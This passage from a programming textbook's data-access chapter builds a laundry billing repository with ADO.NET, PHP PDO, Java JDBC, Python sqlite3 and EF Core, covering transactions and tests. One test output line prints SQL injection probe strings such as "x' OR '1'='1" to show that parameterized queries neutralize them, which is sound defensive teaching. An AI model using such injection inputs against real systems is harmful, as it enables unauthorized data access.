        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;

        int i = dataView.Find("Beer");
        if (i >= 0) {
            GridView1.Rows[i].BackColor = System.Drawing.Color.Yellow;
        }
    }
}
```

The page first shows only the button (**Figure 15.71**); after a click, the posted-back page shows the sorted grid with Beer highlighted (**Figure 15.72**).

Figure 15.71 `MyADO2.aspx` on first request: the GridView has no data source yet and renders nothing; only the button is visible.




Figure 15.72 After the button's postback: three persons sorted by last name, the header light blue, alternating rows light yellow, and the row found by `Find("Beer")` yellow.

The same page as a Razor Page is **Listing 15.37**, and **Figure 15.73** is what it draws: the DataTable and the DataView are built in `OnGet`, and the `.cshtml` file writes the table itself, choosing each row's color from the row's position and from the result of `Find`.

Listing 15.37 `LaundryWeb/Pages/Contacts.cshtml.cs`: MyADO2's DataTable, DataView and `Find` in a Razor Page model. `?find=Kournikova` highlights another row.

```
using System.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryWeb.Pages;

// The Web Forms page MyADO2.aspx, rebuilt as a Razor Page: a DataTable, a sorted
// DataView, and DataView.Find to pick out one row -- but the page writes its own HTML.
public class ContactsModel : PageModel
{
    public DataView View { get; private set; } = null!;
    public int Found { get; private set; }

    public void OnGet(string? find)
    {
        var person = new DataTable("Person");
        DataColumn id = person.Columns.Add("ID", typeof(long));
        id.AutoIncrement = true; id.AutoIncrementSeed = 1; id.AutoIncrementStep = 1;
        person.Columns.Add("FirstName", typeof(string));
        person.Columns.Add("LastName", typeof(string));
        person.PrimaryKey = new[] { id };
        person.Rows.Add(null, "Wolfgang", "Beer");
        person.Rows.Add(null, "Maria", "Sharapova");
        person.Rows.Add(null, "Anna", "Kournikova");
        person.AcceptChanges();

        View = new DataView(person) { Sort = "LastName ASC" };
        Found = View.Find(find ?? "Beer");                        // -1 when there is no
such row
    }
}
```

Figure 15.73 The Razor Page `/Contacts` served by `LaundryWeb` on port 9501: the same rows, colors and highlighted row as **Figure 15.72**, with no postback, no ViewState and no GridView.

Three differences are the whole of Chapter 9's argument in miniature. There is no button and no postback: the data is shown on the first request, and a search is a GET with a query string. There is no ViewState: the page carries no hidden copy of the grid. And the HTML is yours: the GridView decided what markup to emit, while the Razor Page writes a `<table>` whose every attribute you can see — and every value it prints is HTML-escaped unless you ask otherwise.

15.13 The Same Data Layer in PHP with PDO

PDO is PHP's ADO.NET: one set of classes — `PDO` for the connection, `PDOStatement` for a prepared command and its result — and a driver per database, chosen by a **DSN** string such as

`sqlite:../data/laundry.db` or `mysql:host=localhost;dbname=profitina_laundry;charset=utf8mb4`. Chapter 5 built the Laundry's customer pages with it. `php/src/BillRepository.php` is the same repository as `AdoBillRepository`, method for method and statement for statement; **Listing 15.38** shows its transaction helper and its unit of work.

Listing 15.38 `php/src/BillRepository.php`, excerpt: `transaction()` runs a closure between `BEGIN IMMEDIATE` and `COMMIT`, rolling back on any `Throwable`; `createBillWithFirstPayment` is **Pseudocode 15.2** with the Laundry's rules and three `INSERT`s.

```
    /** Runs $work as ONE transaction: everything is written, or nothing is. */
    private function transaction(callable $work): mixed
    {
        $sqlite = $this->pdo->getAttribute(PDO::ATTR_DRIVER_NAME) === 'sqlite';
        // SQLite: BEGIN IMMEDIATE takes the write lock now, so MAX(id) + 1 is ours alone.
        $sqlite ? $this->pdo->exec('BEGIN IMMEDIATE') : $this->pdo->beginTransaction();
        try {
            $result = $work();
            $sqlite ? $this->pdo->exec('COMMIT') : $this->pdo->commit();
            return $result;
        } catch (Throwable $e) {
            $sqlite ? $this->pdo->exec('ROLLBACK') : $this->pdo->rollBack();
            if ($e instanceof PDOException) {
                throw new DataLayerException($e->getMessage(), 0, $e);
            }
            throw $e;
        }
    }

    private function bill(array $r): array
    {
        $r['charged'] = (int) $r['charged'];
        $r['paid'] = (int) $r['paid'];
        $r['balance'] = $r['charged'] - $r['paid'];
        return $r;
    }

    public function findBill(string $id): ?array
    {
        $st = $this->pdo->prepare(self::SELECT_BILL . ' WHERE b.id = ?');
        $st->execute([$id]);
        $row = $st->fetch();
        return $row === false ? null : $this->bill($row);
    }

    public function recentBills(?string $outletId, int $limit): array
    {
        if ($outletId !== null && $outletId !== '' && !preg_match('/^O[0-9]{2}$/',
$outletId)) {
            throw new DataLayerException("'$outletId' is not an outlet id.");
        }
        $st = $this->pdo->prepare(self::SELECT_BILL
            . ' WHERE (:o1 = \'\' OR b.Outlet_id = :o2) ORDER BY b.arrived DESC, b.id DESC
LIMIT :lim');
        $st->bindValue(':o1', $outletId ?? '');
        $st->bindValue(':o2', $outletId ?? '');
        $st->bindValue(':lim', $limit, PDO::PARAM_INT);
        $st->execute();
```

Listing 15.38 (Continued) *php/src/BillRepository.php, excerpt: transaction() runs a closure between BEGIN IMMEDIATE and COMMIT, rolling back on any Throwable; createBillWithFirstPayment is Pseudocode 15.2 with the Laundry's rules and three INSERTs.*

```
        return array_map(fn(array $r) => $this->bill($r), $st->fetchAll());
    }

    /** LIKE treats % and _ as wildcards; '!' escapes them so they match themselves. */
    public static function likeContains(string $text): string
    {
        return '%' . str_replace(['!', '%', '_'], ['!!', '!%', '!_'], $text) . '%';
    }

    public function searchCustomers(string $text, int $limit = 20): array
    {
        $st = $this->pdo->prepare('SELECT id, name, phone FROM Customer'
            . " WHERE name LIKE :p1 ESCAPE '!' OR phone LIKE :p2 ESCAPE '!' ORDER BY name
LIMIT :lim");
        $st->bindValue(':p1', self::likeContains($text));
        $st->bindValue(':p2', self::likeContains($text));
        $st->bindValue(':lim', $limit, PDO::PARAM_INT);
        $st->execute();
        return $st->fetchAll();
    }

    /**
     * The bill, its first StatusLog row and (if $payAmount > 0) its first Payment,
     * in one transaction. Returns the new bill id.
     */
    public function createBillWithFirstPayment(string $customerId, string $serviceId, int
$unit, string $rack,
        string $outletId, string $employeeId, string $now,
        ?string $payMethod = null, int $payAmount = 0, ?string $payReference = null):
string
    {
        return $this->transaction(function () use ($customerId, $serviceId, $unit, $rack,
$outletId,
                                                   $employeeId, $now, $payMethod,
$payAmount, $payReference) {
            $st = $this->pdo->prepare('SELECT price FROM Service WHERE id = ?');
            $st->execute([$serviceId]);
            $price = $st->fetchColumn();
            if ($price === false) {
                throw new DataLayerException("There is no service $serviceId.");
            }
            if ($unit <= 0) {
                throw new DataLayerException('The number of units must be at least 1.');
            }
            $charge = (int) $price * $unit;
            if ($payAmount < 0 || $payAmount > $charge) {
                throw new DataLayerException('A first payment must be between Rp 0 and the
charge, ' . rp($charge) . '.');
            }
```

Listing 15.38 (Continued) *php/src/BillRepository.php, excerpt: transaction() runs a closure between BEGIN IMMEDIATE and COMMIT, rolling back on any Throwable; createBillWithFirstPayment is Pseudocode 15.2 with the Laundry's rules and three INSERTs.*

```
            $max = $this->pdo->query('SELECT MAX(id) FROM Bill')->fetchColumn();   //
inside the transaction
            $id = sprintf('B%04d', ($max ? (int) substr($max, 1) : 0) + 1);

            $this->pdo->prepare('INSERT INTO Bill (id, arrived, status, rack, unit,
payment,'
                . ' Customer_id, Employee_id, Service_id, Outlet_id)'
                . " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")
                ->execute([$id, $now, $rack, $unit, $charge, $customerId, $employeeId,
$serviceId, $outletId]);

            $this->insertLog($id, 'queued', $now, $employeeId);

            if ($payAmount > 0) {
                $this->insertPayment($id, $payMethod ?? '', $payAmount, $payReference,
$now);
            }
            return $id;
        });
    }
```

The shape is **Listing 15.6**'s, with PHP's idioms. The unit of work is a **closure**, `function () use (…) { … }`, handed to `transaction()`, so the begin–commit–rollback logic is written once for every method that writes. On SQLite the helper sends `BEGIN IMMEDIATE` itself, because `PDO::beginTransaction()` sends a plain `BEGIN`, which would not take the write lock until the first `INSERT` — after `MAX(id)` had already been read. On MySQL it uses `beginTransaction()`, `commit()` and `rollBack()`. `PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION` in `Db::connect` makes every database error an exception, which is what lets one `catch` handle them all; and `PDO::ATTR_EMULATE_PREPARES => false` makes PDO send real prepared statements instead of quoting values into the text itself. `rp()` at the end of the file formats rupiah the way the shop writes them.

The test runner, `php tests/run.php`, performs the fifteen checks of **Listing 15.32** on a temporary copy of the database; its real output is **Listing 15.39**.

Listing 15.39 `php tests/run.php`: the same fifteen checks on SQLite through PDO, all passed. The two database-level refusals quote SQLite's own messages: the `CHECK` constraint `Payment_method_enum` and a `FOREIGN KEY` failure.

```
PHP + PDO repository (SQLite, a copy of data/laundry.db)
  PASS  find B2953: Lestari Mahendra, Dry cleaning - dress/kebaya (per item), charged Rp
45.000, paid Rp 45.000, balance Rp 0
  PASS  counts before: Bill 2953, Payment 3319, StatusLog 8802
  PASS  create bill + first payment: B2954, 5 kg x Rp 8.000 = Rp 40.000, paid Rp 20.000,
balance Rp 20.000
  PASS  three rows written: Bill 2954, Payment 3320, StatusLog 8803
  PASS  create bill, no payment: B2955, charged Rp 70.000, nothing paid
  PASS  rollback: payment larger than the charge: A first payment must be between Rp 0 and
the charge, Rp 40.000.
  PASS  rollback: bad method after bill and log were written: SQLSTATE[23000]: Integrity
constraint violation: 19 CHECK constraint failed: Payment_method_enum
  PASS  rollback: unknown customer: SQLSTATE[23000]: Integrity constraint violation: 19
FOREIGN KEY constraint failed
  PASS  counts after three refusals: Bill 2955, Payment 3320, StatusLog 8804
  PASS  payment above the balance refused: A payment must be between Rp 1 and the balance,
Rp 20.000.
  PASS  pay the rest: balance Rp 0
  PASS  workflow: finished, departed, then: Bill B2954 has already departed.
  PASS  search is a value, not SQL: "x' OR '1'='1" -> 0 rows, "%" -> 0 rows, "rahman" -> 6
rows
  PASS  recent bills of one outlet: B2954 2026-09-30, B2953 2026-09-30, B2949 2026-09-30
  PASS  outlet filter refuses an expression: 'O01' OR '1'='1' is not an outlet id.
15 passed, 0 failed
```

Compare the three rollback lines with **Listing 15.32**. The rule-level refusal has the same words. The bad payment method is now refused by the *database* — SQLite's `CHECK (method IN ('cash','qris','transfer','credit'))` from `schema.sqlite.sql` — after the bill and its log row were written inside the transaction; the counts show that `ROLLBACK` removed both. The unknown customer is refused by SQLite's foreign key, which works only because `Db::connect` ran `PRAGMA foreign_keys = ON`. The messages are the driver's own, which is right for a test that must show *which* rule fired, and wrong for a page: a page would log the message and show a sentence of its own.

`php/demo/connected.php` shows PDO's two ways of reading, the twins of DataReader and DataTable. Iterating over a `PDOStatement` with `foreach` fetches one row per pass and cannot go back — a second pass sees 0 rows; `fetchAll()` copies every row into a PHP array, after which the statement can be released and the array sorted and read as often as you like. Its output is in `output/php-connected.txt`.

15.14 The Same Data Layer in Java with JDBC

JDBC is Java's ADO.NET, and Chapter 7 used it behind servlets: `Connection`, `PreparedStatement`, `ResultSet`, a driver per database chosen by a URL — `jdbc:sqlite:../data/laundry.db` with the `sqlite-jdbc` jar, `jdbc:mysql://localhost:3306/profitina_laundry` with MySQL Connector/J. **Listing 15.40** is the heart of `java/src/laundry/data/BillRepository.java`.

Listing 15.40 `BillRepository.transaction`: a functional interface for "work on a connection", and one method that runs any such work between `setAutoCommit(false)` and `commit()`, rolling back on any `SQLException` or `RuntimeException`.

```
    /** A piece of work that runs on one connection inside one transaction. */
    @FunctionalInterface
    private interface Work<T> {
        T run(Connection c) throws SQLException;
    }

    /** Runs the work as ONE transaction: everything is written, or nothing is. */
    private <T> T transaction(Work<T> work) {
        try (Connection c = db.open()) {
            c.setAutoCommit(false);                      // BEGIN
            try {
                T result = work.run(c);
                c.commit();                              // all of it
                return result;
            } catch (SQLException | RuntimeException e) {
                c.rollback();                            // none of it
                throw e;
            }
        } catch (SQLException e) {
            throw new DataLayerException(e.getMessage(), e);
        }
    }
```

JDBC has no `BeginTransaction`: a connection is in **auto-commit** mode by default, each statement its own transaction, and `setAutoCommit(false)` means "from now on, nothing is permanent until I call `commit()`". The `try`-with-resources statement closes the connection whatever happens — it is Java's `using`. The work is a lambda, `c -> { … }`, as in PHP it was a closure. And `Db.open()` passes the property `transaction_mode=IMMEDIATE` to `sqlite-jdbc`, so that `setAutoCommit(false)` begins with `BEGIN IMMEDIATE`. That property was checked while this chapter was written: with the driver's default, `DEFERRED`, a second connection could start a transaction and read while the first held one open; with `IMMEDIATE` the second was refused with `[SQLITE_BUSY] The database file is locked`, which is what makes the next id safe.

`./test.sh` (or `.\test.ps1` on Windows) compiles the sources with `javac --release 17` and runs `BillRepositoryTest` on a temporary copy of the database. Its output repeats **Listing 15.39** line for line, except that `sqlite-jdbc` words its two error messages in its own way:

```
  PASS  rollback: bad method after bill and log were written: [SQLITE_CONSTRAINT_CHECK] A
CHECK constraint failed (CHECK constraint failed: Payment_method_enum)
  PASS  rollback: unknown customer: [SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint
failed (FOREIGN KEY constraint failed)
```

`java/src/laundry/demo/ConnectedDemo.java`, **Listing 15.41**, shows Java's two ways of reading side by side, and adds something PHP's arrays do not have: the JDK's own disconnected table.

Listing 15.41 `ConnectedDemo.java`: a forward-only `ResultSet` read while the connection is open, and a `CachedRowSet` — part of `javax.sql.rowset` in every JDK — filled from a result set and used after the connection has closed.

```
package laundry.demo;

import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import javax.sql.rowset.CachedRowSet;
import javax.sql.rowset.RowSetProvider;
import laundry.data.BillView;
import laundry.data.Db;

/**
 * Connected and disconnected reading in JDBC: a ResultSet is Java's DataReader,
 * a CachedRowSet (part of the JDK) is Java's DataTable.
 */
public final class ConnectedDemo {
    public static void main(String[] args) throws Exception {
        Db db = Db.fromEnvironment();

        // Connected: a forward-only cursor; the connection must stay open while we read.
        try (Connection c = db.open();
             PreparedStatement ps = c.prepareStatement(
                 "SELECT id, name, section FROM Employee WHERE section = ? ORDER BY id")) {
            ps.setString(1, "transaction");
            try (ResultSet rs = ps.executeQuery()) {
                System.out.println("columns: " + rs.getMetaData().getColumnCount()
                    + ", type " + (rs.getType() == ResultSet.TYPE_FORWARD_ONLY ?
"TYPE_FORWARD_ONLY" : "scrollable"));
                while (rs.next()) {
                    System.out.println("| " + rs.getString("id") + " | " + rs.getString(2)
+ " | " + rs.getString(3));
                }
            }
        }

        // Disconnected: copy the rows into a CachedRowSet, close the connection, keep
working.
        CachedRowSet services = RowSetProvider.newFactory().createCachedRowSet();
        try (Connection c = db.open();
             PreparedStatement ps = c.prepareStatement("SELECT id, description, price FROM
Service ORDER BY price DESC");
             ResultSet rs = ps.executeQuery()) {
            services.populate(rs);
        }                                                   // the connection is closed here
        System.out.println();
        System.out.println("services in memory: " + services.size() + "; the three
dearest:");
        services.beforeFirst();
        for (int i = 0; i < 3 && services.next(); i++) {
            System.out.printf("  %s  %-40s %s%n", services.getString(1),
services.getString(2), BillView.rp(services.getLong(3)));
        }
        services.last();                                    // a cached set can scroll
backwards, too
```

Listing 15.41 (Continued) *ConnectedDemo.java: a forward-only ResultSet read while the connection is open, and a CachedRowSet — part of javax.sql.rowset in every JDK — filled from a result set and used after the connection has closed.*

```
        System.out.println("cheapest: " + services.getString(2));
    }
}
```

Listing 15.42 The real output of **Listing 15.41**, run with `./run.sh ConnectedDemo`.

```
columns: 3, type TYPE_FORWARD_ONLY
| E0001 | Hendra Wijaya | transaction
| E0003 | Bambang Sutrisno | transaction
| E0004 | Dewi Lestari Putri | transaction
| E0005 | Anisa Rahmawati | transaction
| E0008 | Rizky Pratama | transaction
| E0011 | Kevin Tanoto | transaction
| E0012 | Fitri Handayani | transaction

services in memory: 12; the three dearest:
  S0005  Dry cleaning - suit 2 pieces (per item)  Rp 65.000
  S0006  Dry cleaning - dress/kebaya (per item)   Rp 45.000
  S0011  Shoes deep clean (per pair)              Rp 45.000
cheapest: Ironing only (per kg)
```

As **Listing 15.42** shows, `CachedRowSet` is Java's DataTable: `populate(rs)` copies the rows, the connection closes, and the row set can be scrolled forwards and backwards (`last()` found the cheapest service) and even changed and written back with `acceptChanges()`, a method whose name you have met before.

15.15 The Same Data Layer in Python with `sqlite3`

Python's standard library includes `sqlite3`, a driver that follows the Python database API (PEP 249): `connect()`, a connection's `execute()` returning a cursor, `?` placeholders, `commit()` and `rollback()`. **Listing 15.43** is the transaction and the unit of work from `python/laundry_data/repository.py`.

Listing 15.43 `laundry_data/repository.py`, excerpt: a transaction as a context manager; `_bill`, which turns a row into a dictionary with its balance; the three reading methods; and `create_bill_with_first_payment` inside `with self.transaction():`.

```
    @contextmanager
    def transaction(self):
        """Everything inside the with-block is written, or nothing is."""
        self.con.execute("BEGIN IMMEDIATE")          # take the write lock now
        try:
            yield
            self.con.execute("COMMIT")
        except BaseException as e:
            self.con.execute("ROLLBACK")
            if isinstance(e, sqlite3.DatabaseError):
                raise DataLayerError(str(e)) from e
            raise

    @staticmethod
    def _bill(row):
        if row is None:
            return None
        bill = dict(row)
        bill["charged"], bill["paid"] = int(bill["charged"]), int(bill["paid"])
        bill["balance"] = bill["charged"] - bill["paid"]
        return bill

    def find_bill(self, bill_id):
        return self._bill(self.con.execute(SELECT_BILL + " WHERE b.id = ?",
(bill_id,)).fetchone())

    def recent_bills(self, outlet_id, limit):
        outlet = outlet_id or ""
        if outlet and not re.fullmatch(r"O[0-9]{2}", outlet):
            raise DataLayerError(f"'{outlet}' is not an outlet id.")
        cur = self.con.execute(SELECT_BILL + " WHERE (? = '' OR b.Outlet_id = ?)"
                               " ORDER BY b.arrived DESC, b.id DESC LIMIT ?", (outlet,
outlet, limit))
        return [self._bill(r) for r in cur]          # connected: the cursor yields rows
one by one

    def search_customers(self, text, limit=20):
        pattern = like_contains(text)
        return [dict(r) for r in self.con.execute(
            "SELECT id, name, phone FROM Customer"
            " WHERE name LIKE ? ESCAPE '!' OR phone LIKE ? ESCAPE '!' ORDER BY name LIMIT
?",
            (pattern, pattern, limit))]
```

Listing 15.43 (Continued) *laundry_data/repository.py, excerpt: a transaction as a context manager; _bill, which turns a row into a dictionary with its balance; the three reading methods; and create_bill_with_first_payment inside with self.transaction():.*

```
    def create_bill_with_first_payment(self, b: NewBill):
        """The bill, its first StatusLog row and (if pay_amount > 0) its first Payment, as
one transaction."""
        with self.transaction():
            row = self.con.execute("SELECT price FROM Service WHERE id = ?",
(b.service_id,)).fetchone()
            if row is None:
                raise DataLayerError(f"There is no service {b.service_id}.")
            if b.unit <= 0:
                raise DataLayerError("The number of units must be at least 1.")
            charge = int(row["price"]) * b.unit
            if b.pay_amount < 0 or b.pay_amount > charge:
                raise DataLayerError(f"A first payment must be between Rp 0 and the charge,
{rp(charge)}.")

            max_id = self.con.execute("SELECT MAX(id) FROM Bill").fetchone()[0]   # inside
the transaction
            bill_id = "B%04d" % ((int(max_id[1:]) if max_id else 0) + 1)

            self.con.execute(
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                " Customer_id, Employee_id, Service_id, Outlet_id)"
                " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)",
                (bill_id, b.now, b.rack, b.unit, charge, b.customer_id, b.employee_id,
b.service_id, b.outlet_id))
            self._insert_log(bill_id, "queued", b.now, b.employee_id)
            if b.pay_amount > 0:
                self._insert_payment(bill_id, b.pay_method or "", b.pay_amount,
b.pay_reference, b.now)
        return bill_id
```

Python's idiom for "do this, and clean up however it ends" is the `with` statement, and `@contextmanager` turns a generator into something `with` can use: the code before `yield` runs on entry (`BEGIN IMMEDIATE`), the body of the `with` block runs at the `yield`, and the code after it runs on the way out — `COMMIT` if the block finished, `ROLLBACK` and a translated exception if it raised. `connect()` in `db.py` opens the connection with `isolation_level=None`, which switches off the `sqlite3` module's habit of issuing a `BEGIN` of its own before the first `INSERT`; the transaction boundaries are then exactly those the code writes, on Python 3.11 of this book's build and on 3.14 alike. `row_factory = sqlite3.Row` makes rows readable by column name, and `PRAGMA foreign_keys = ON` switches the foreign keys on, as in PHP and Java.

The tests are ordinary `unittest` tests, ten of them, each on a fresh copy of the database made in `setUp` and removed in `tearDown` (**Listing 15.44**):

Listing 15.44 `python -m unittest -v tests.test_repository` in the `python` folder: ten tests covering the same ground as the fifteen checks of the other tracks.

```
test_create_bill_with_first_payment_writes_three_rows
(tests.test_repository.BillRepositoryTest.test_create_bill_with_first_payment_writes_three_
rows) ... ok
test_create_bill_without_payment
(tests.test_repository.BillRepositoryTest.test_create_bill_without_payment) ... ok
test_find_existing_bill (tests.test_repository.BillRepositoryTest.test_find_existing_bill)
... ok
test_payments_and_balance
(tests.test_repository.BillRepositoryTest.test_payments_and_balance) ... ok
test_recent_bills_and_outlet_filter
(tests.test_repository.BillRepositoryTest.test_recent_bills_and_outlet_filter) ... ok
test_rollback_after_bill_and_log_were_written
(tests.test_repository.BillRepositoryTest.test_rollback_after_bill_and_log_were_written)
... ok
test_rollback_on_unknown_customer
(tests.test_repository.BillRepositoryTest.test_rollback_on_unknown_customer) ... ok
test_rollback_when_payment_exceeds_charge
(tests.test_repository.BillRepositoryTest.test_rollback_when_payment_exceeds_charge) ... ok
test_search_text_is_a_value
(tests.test_repository.BillRepositoryTest.test_search_text_is_a_value) ... ok
test_workflow (tests.test_repository.BillRepositoryTest.test_workflow) ... ok

----------------------------------------------------------------------
Ran 10 tests in 0.029s

OK
```

15.16 Entity Framework Core: the Modern ORM

15.16.1 What an ORM does

Every repository in this chapter translates by hand between two worlds: rows and columns on one side, C# records, PHP arrays, Java records and Python dictionaries on the other. `ReadBill`, in the same file as **Listing 15.6**, is that translation for one query, and every query with a different shape needs another one. An **object–relational mapper** (ORM) does the translation for you.

> **DEFINITION.** An **object–relational mapper** maps classes to tables and objects to rows. You query with the language's own expressions and it generates the SQL; you change objects and it generates the `INSERT`, `UPDATE` and `DELETE` statements. **Entity Framework Core** (EF Core) is Microsoft's ORM for .NET, built on ADO.NET: underneath, it opens a `DbConnection`, sends `DbCommand`s with parameters, and reads `DbDataReader`s [13].

EF Core ships with .NET: the current release, EF Core 10, came with .NET 10 on 11 November 2025 and, like it, is a long-term-support release, supported until November 2028 [13], [14].

Its vocabulary has four words. An **entity** is a plain class whose properties are columns (`Bill`, `Service`). A **`DbContext`** is a session with the database; each `DbSet<T>` property is a table. **LINQ** (Language-Integrated Query) is C#'s query syntax — `db.Services.Single(s => s.Id == id)` — which EF Core translates into `SELECT … WHERE id = @p0`, parameterized. **`SaveChanges()`** finds every entity that was added, changed or removed since the context loaded it — the idea of the DataRow's `RowState`, grown up — and sends the statements for them, all inside one transaction. **Migrations** (`dotnet ef migrations add`, `dotnet ef database update`) generate and apply schema changes from changes to the classes.

15.16.2 The Laundry's unit of work in EF Core

Listing 15.45 is `CreateBillWithFirstPayment` once more, from `Laundry.Data/EfCore/LaundryContext.cs`. The file also maps four entities onto the existing `Service`, `Bill`, `Payment` and `StatusLog` tables.

Listing 15.45 The unit of work with EF Core: LINQ for the price and the next id, three objects linked through navigation properties, one `SaveChanges`. Compiled only with `-p:UseEfCore=true` after `dotnet add package Microsoft.EntityFrameworkCore.Sqlite`; not compiled or run in this book.

```
public static class EfBills
{
    /// <summary>
    /// The same unit of work as AdoBillRepository.CreateBillWithFirstPayment.
    /// No SQL is written by hand: LINQ becomes a parameterized SELECT, and
    /// SaveChanges() sends the three INSERTs inside one transaction of its own.
    /// </summary>
    public static string CreateBillWithFirstPayment(LaundryContext db, NewBill b)
    {
        using var tx = db.Database.BeginTransaction();          // so that MAX(id) is read
inside it
        Service service = db.Services.Single(s => s.Id == b.ServiceId);
        string max = db.Bills.Max(x => x.Id);
        string id = "B" + (int.Parse(max[1..]) + 1).ToString("D4");

        var bill = new Bill
        {
            Id = id, Arrived = b.Now, Status = "queued", Rack = b.Rack, Unit = b.Unit,
            Payment = service.Price * b.Unit, Customer_id = b.CustomerId,
            Employee_id = b.EmployeeId, Service_id = b.ServiceId, Outlet_id = b.OutletId,
        };
        bill.Log.Add(new StatusLogRow { Status = "queued", Changed_at = b.Now, Employee_id
= b.EmployeeId });
        if (b.PayAmount > 0)
            bill.Payments.Add(new PaymentRow { Paid_at = b.Now, Method = b.PayMethod ?? "",
                                               Amount = b.PayAmount, Reference =
b.PayReference });
        db.Bills.Add(bill);
        db.SaveChanges();                                       // three INSERTs
        tx.Commit();
        return id;
    }
}
```

No SQL appears, and none is glued. `bill.Log.Add(…)` and `bill.Payments.Add(…)` attach the child objects to the bill through its **navigation properties**, and EF Core fills in their `Bill_id` from the relationship configured in `OnModelCreating`. `SaveChanges()` sends the three `INSERT`s in the right order — parent first — in one transaction. The explicit `BeginTransaction()` around the whole method is there for the same reason as everywhere else in this chapter: the `MAX(id)` must be read inside the same transaction that uses it. The lines that install EF Core and its command-line tool are:

```
dotnet add package Microsoft.EntityFrameworkCore.Sqlite
dotnet add package Microsoft.EntityFrameworkCore.Design
dotnet tool install --global dotnet-ef
dotnet ef dbcontext scaffold "Data Source=../../data/laundry.db"
Microsoft.EntityFrameworkCore.Sqlite
```

The last line, **scaffolding**, reads an existing database and writes the entity classes and the `DbContext` for you — the modern `xsd.exe` of Section 15.8.3 — which is how you would start EF Core on the Laundry's existing tables rather than writing **Listing 15.45**'s mapping by hand.

15.16.3 ADO.NET, a micro-ORM, or EF Core?

Table 15.9 compares the three ways a .NET data layer is written today. The middle column is **Dapper**, a small open-source library (NuGet `Dapper`) that adds methods such as `con.Query<Bill>(sql, new { id })` to `DbConnection`: you still write the SQL, and it maps rows to objects.

Table 15.9 Three ways to write a .NET data layer. They combine: EF Core can run raw SQL (`FromSql`), and any of the three can sit behind the same repository interface.

	ADO.NET directly	Dapper (micro-ORM)	Entity Framework Core
Who writes the SQL	you	you	EF Core, from LINQ
Rows to objects	by hand (`ReadBill`)	automatic, by column name	automatic, by the model
Change tracking	none (or the DataSet's `RowState`)	none	yes; `SaveChanges`
Transactions	`BeginTransaction`	`BeginTransaction`	`SaveChanges`, or `BeginTransaction`
Schema changes	SQL scripts	SQL scripts	migrations
Best for	full control, bulk and special SQL, learning	reports and read-heavy pages	most application code
Laundry example	`AdoBillRepository`	—	**Listing 15.45**

Learning ADO.NET first is not wasted even if you use EF Core every day afterwards. EF Core is ADO.NET underneath; when it generates a slow query, logs a `DbUpdateConcurrencyException` (the optimistic concurrency of Section 15.7.3), or needs a connection string, a transaction or a raw command, everything in Sections 15.4 to 15.7 is what you will be looking at.

15.17 Four Tracks Side by Side

Table 15.10 lines up the four data layers of this chapter. Learning its rows is worth more than learning any one column.

Table 15.10 The Laundry data layer in four languages. The SQL is the same in all four; the tests of the last three ran against the same SQLite database, which is the evidence that the C# SQL, compiled but not run on SQLite here, is right.

Idea	C# / ADO.NET	PHP / PDO	Java / JDBC	Python / `sqlite3`
Connection	`DbConnection`	`PDO`	`Connection`	`sqlite3.Connection`
Chosen by	provider class + connection string	DSN `sqlite:…`, `mysql:…`	URL `jdbc:sqlite:…`	module (`sqlite3`, `pymysql`)
Placeholder	`@name`	`?`, `:name`	`?`	`?`, `:name`
Run a query	`ExecuteReader`	`prepare` + `execute`	`executeQuery`	`execute`
Read rows (connected)	`DbDataReader.Read()`	`foreach` over `PDOStatement`	`ResultSet.next()`	iterate the cursor
Rows in memory	`DataTable`, `DataSet`	`fetchAll()` array	`CachedRowSet`	`fetchall()` list
Begin	`BeginTransaction()`	`BEGIN IMMEDIATE` / `beginTransaction()`	`setAutoCommit(false)`	`BEGIN IMMEDIATE`
End	`Commit()` / `Rollback()`	`COMMIT` / `ROLLBACK`	`commit()` / `rollback()`	`COMMIT` / `ROLLBACK`
Always close	`using`	object goes out of scope	`try`-with-resources	`with`, `close()`
Tests here	15 checks, passed	15 checks, passed	15 checks, passed	10 tests, passed

15.18 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`: it measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. It is written in Python on FastAPI, with PostgreSQL in production, and not one line of it is ADO.NET. Every idea of this chapter is nevertheless at work in it.

One data layer. Pages and API handlers ask for "this user's dashboard" or "record this purchase"; they never hold a connection or write SQL. The single call behind the dashboard cockpit gathers notifications, followed channels, rank and activity through that layer.

Units of work. Anything that moves value is several writes that belong together — a subscription that renews from a PROFIT balance, a purchase paid through QRIS and credited to a balance, a community post with its counters. Each is one transaction: the balance and the record of why it changed are committed together or not at all, exactly like a Laundry bill and its first payment.

Parameters, always. Every statement binds its values; identifiers such as sort columns come from allow-lists. The same discipline covers other languages that can be injected: every link posted in the community passes through a rule-based screen before it is shown to anyone.

One SQL for two databases. Production runs on PostgreSQL while parts of the test path run on SQLite, and a guard keeps the SQL within the dialect both accept — the same reason this chapter's four tracks share one set of statements. And under Indonesia's personal data protection law, UU 27/2022, a user's data export and full account purge are data-layer operations too: an export is a

read across every table that holds the person's data, and a purge is one transaction that removes all of it or none.

As always, the runnable case study is **Profitina Laundry**, never the real product; what carries across is the shape.

